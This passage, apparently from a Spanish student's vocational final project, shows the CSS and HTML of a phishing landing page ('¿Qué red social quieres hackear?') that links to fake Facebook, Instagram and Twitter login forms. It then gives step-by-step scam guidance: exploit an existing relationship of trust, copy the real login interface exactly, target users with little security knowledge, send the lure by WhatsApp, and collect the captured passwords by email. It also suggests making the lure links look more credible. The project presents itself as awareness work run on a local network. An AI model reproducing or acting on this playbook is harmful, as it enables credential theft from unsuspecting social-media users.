30     body{ background-image: url("imagenes/fondo.jpg"); color: white; margin-top: 5.5%;}
31     h1{font-size: 5em;}
32     img{width: 33.1%;}
33 }
34 /*Fin Escritorio*/
35
36 /*Tablet*/
37 /*Portrait*/
38 @media (min-width: 576px) and (max-width: 991.98px) and (orientation:portrait) {
39     body{background: orange;}
40 }
41
42 /*landscape*/
43 @media (min-width: 991.98px) and (max-width: 1199.98px) and (orientation:landscape) {
44     body{background: blue;}
45 }
46 /*fin tablet*/
47
48 /*movil*/
49 /*Portrait*/
50 /*Default*/
51 @media (max-width: 575.98px) and (orientation:portrait) {
52     body{background-image: url("imagenes/fondo1.jpg"); color: white;}
53     img{ width: auto;}
54 }
55 /*landscape*/
56 @media (min-width: 576px) and (max-width: 991.98px) and (orientation:landscape) {
57     body{background: white;}
58 }
59 /*fin movil*/
60
61 </style>
62
63 <body>
64     <h1>¿Qué red social quieres hackear?</h1>
65
66     <div class="items">
67
68         <a href="facebook/formulario_fb.html">  </a>
69
70         <a href="instagram/formulario_ig.html">  </a>
71
72         <a href="twitter/formulario_tw.html">  </a>
73
74     </div>
```

# Capítulo 5. Pruebas y Resultados

## Descripción de experimentos

En este capítulo se tratará de explicar los procedimientos paso a paso para que este tipo de estafa funcione, tomando como referencia recursos de internet y en el propio proyecto siempre teniendo en cuenta que la idea es concienciar a los usuarios sobre los peligros en la red, que este proyecto es una simulación y por seguridad se ejecuta en una red local.

### ¿Cómo funciona el proceso y cual es la clave?

Por el tipo de proyecto desarrollado, más allá de la programación y los procedimientos informáticos típicos, el éxito en esta estafa gira en torno a estos dos conceptos:

Confianza:

Lo primero y más importante es tener cierta afinidad con la víctima, es decir, tener establecida una previa relación de confianza para que la persona en cuestión se atreva a entrar en el link que se le ha enviado.

Si no existiera esta relación, las probabilidades de éxito se reducen drásticamente ya que al no existir confianza es mucho más complicado llevar la estafa a cabo.

Interfaz creíble:

Una vez la víctima entra en el link, es necesario que crea ciegamente que está en su red social de confianza, simplemente debe introducir en el login su contraseña.

Para que esto ocurra la interfaz que ve el usuario tiene que ser prácticamente igual a la original, teniendo que cuidar aspectos como el diseño responsive, así como copiar literalmente la paleta de colores y todos los textos que aparezcan en el login.

Procedimiento:


Una vez el estafador prepara el cebo (explicado en el capítulo anterior), el sistema genera un link en el que la víctima deberá entrar con el objetivo de iniciar sesión y poder ver eso “tan gracioso” que le ha sido enviado.

Para aumentar las probabilidades de éxito, como se explicaba anteriormente es necesario conocer a la víctima y si es posible su nombre de usuario en la red social, teniendo todo esto en cuenta llega el momento de elegir a la víctima, sería ideal que fuera alguien con pocos conocimientos sobre seguridad informática, un usuario básico/medio que no piense en que está haciendo click.

Para el envío del link fraudulento, es preferible que se haga mediante Whatsapp, ya que todo el mundo utiliza esta App de mensajería y es muy probable que el link se abra desde un dispositivo móvil (de ahí la importancia del responsive design). Una vez enviado, solo queda esperar a que los datos recogidos en el formulario, lleguen a la cuenta de correo que se configuró al inicio.



Ejemplo simplificado de un ataque phishing:



## Resultados y discusión

Tras finalizar este proyecto a sido posible mostrar la web a un total de 30 personas de distintas edades, en la que un 75% afirmó que podría caer en la trampa y no sospechar en ningún momento, el porcentaje restante no creyó que este tipo de estafa pudiera afectarles y por lo tanto no caerían en la trampa, aunque todos coincidieron en que las interfaces estaban bien creadas y podrían como mínimo hacer dudar y despistar a cualquiera.

Para terminar, sería interesante reflexionar acerca de estos hábitos que producen inseguridad en la red:

La constante evolución del phishing es una de las claves que explican su vigencia. Según datos compartidos durante la presentación en BlackHat, el 68% de los correos de phishing bloqueados de manera diaria por Gmail están compuestos por nuevas variantes que nunca antes se habían visto, lo que obliga a los mecanismos de defensa humanos y tecnológicos a tener que adaptarse rápidamente para prevenir estos ataques. A esto se suma un problema de educación, ya que según cifras compartidas por los especialistas el 45% de los internautas no comprende bien qué es el phishing.


Otro aspecto que explica la vigencia del phishing es que los responsables detrás del diseño de estas campañas se han convertido en expertos de la persuasión. Según una investigación realizada, los cibercriminales se han transformado en maestros en el manejo de técnicas para la manipulación psicológica. La habilidad de los usuarios para detectar un engaño difiere de persona a persona, dado que existen una gran cantidad de factores que influyen en la decisión que se toman cuando se está frente a un correo de phishing, tales como la personalidad, el estado de ánimo en un momento específico, la motivación cognitiva, la inteligencia emocional e inclusive un factor hormonal.

En este sentido, cuando estamos de buen humor y nuestros niveles de oxitocina, serotonina y dopamina aumentan, somos más propensos a ser engañados, mientras que cuando los niveles de cortisol son elevados (comúnmente asociados al estrés) es más probable que seamos más cautelosos y estemos más atentos.

En resumen, existen tres tácticas persuasivas comunes en el phishing: el uso de una autoridad respetada por el usuario, la promesa de un beneficio económico si el individuo interactúa con el correo (o la pérdida económica en caso de ignorarlo); y por último, la apelación al factor emocional.

A continuación se muestra un gráfico en el que es apreciable como esta técnica delictiva se encuentra en auge:


### Bots, Spam y Phishing @ IES



El efecto confinamiento producido por el covid a originado un auge de phishing a lo largo de todo el mundo, entre los que destacan los siguientes países:


### Los intentos de phishing en tiempos de COVID-19

Porcentaje de usuarios de Kaspersky atacados por phishing en el segundo trimestre de 2020\*



\* Países seleccionados. De todos los usuarios de Kaspersky en cuyas computadoras se activó el anti-phishing.

Fuente: securelist.com | Kaspersky Lab





# Capítulo 6. Conclusiones y trabajos futuros

## Motivación

La motivación del proyecto viene de poder aprender y crecer como programador, así como ver el funcionamiento de una empresa por dentro, también el hecho de salir de la monotonía en el aula, obtener el punto de vista que la empresa inculca desde el minuto 1. Otro punto muy importante es aprender nuevas tecnologías y lenguajes de programación, también lo es la posibilidad de hacer contactos, conocer un grupo de iguales. Pero sin duda la posibilidad de contratación es el aspecto que más motiva a la hora de entrar en las prácticas de empresa. Por último, el hecho de que este sea el trabajo que pone fin al ciclo formativo añade un extra de motivación para todos los alumnos.

## Conocimientos adquiridos

Los conocimientos adquiridos durante este proyecto se dividen en dos partes, aprendizaje y perfeccionamiento de HTML/CSS/JS en lo que al apartado de maquetación se refiere (sin olvidar bootstrap, google fonts y librerías varias) y por otro lado la implementación de lógica en la web haciendo uso del lenguaje de programación PHP.

## Experiencia

La experiencia ha sido de los más enriquecedora en todos los sentidos, ya que en lo que respecta al mundo laboral, gracias a este proyecto se ha abierto una oportunidad de entrar en el mundo del desarrollo web y por la parte personal el hecho de poder conocer a un montón de gente del curso con la que compartir aficiones, gustos y opiniones añaden un plus a esta experiencia única.

## Trabajos futuros

Tras el trabajo realizado durante estas horas, todo lo desarrollado en el proyecto pasará a ser parte de un cv digital y estará colgado en la web [hectorcarpio.es/](http://hectorcarpio.es/) a modo de portfolio.

La web podría mejorarse si fuera posible subirla a un servidor en la red para que todo el mundo pudiera hacer sus pruebas y concienciarse de lo sencillo que es robar información personal en una red social. Por otro lado la redirección y los links generados podrían tener un aspecto más profesional, haciendo más confiable estas urls gancho.

También sería posible mejorar la interacción con el sistema mediante herramientas de tests automatizados, ya que esto ahorra mucho tiempo y esfuerzo, aunque en un primer momento pueda parecer una pérdida de tiempo.

## Bibliografía

- <https://www.php.net/manual/es/book.mail.php>
- <https://www.w3schools.com/>
- <https://meetanshi.com/blog/send-mail-from-localhost-xampp-using-gmail/>
- <https://getbootstrap.com/>
- <https://codepen.io/>
- <https://www.youtube.com/watch?v=j-tFoYNHi1w>
- <https://es.statista.com/grafico/18427/intentos-de-phishing-durante-la-pandemia/>
- <https://www.welivesecurity.com/la-es/2019/09/02/por-que-ataques-phishing-tan-efectivos/>
- <https://www.kaspersky.es/blog/nine-bad-online-habits/14797/>
- <https://www.kaspersky.es/blog/phishing-prevalence-effect/20717/>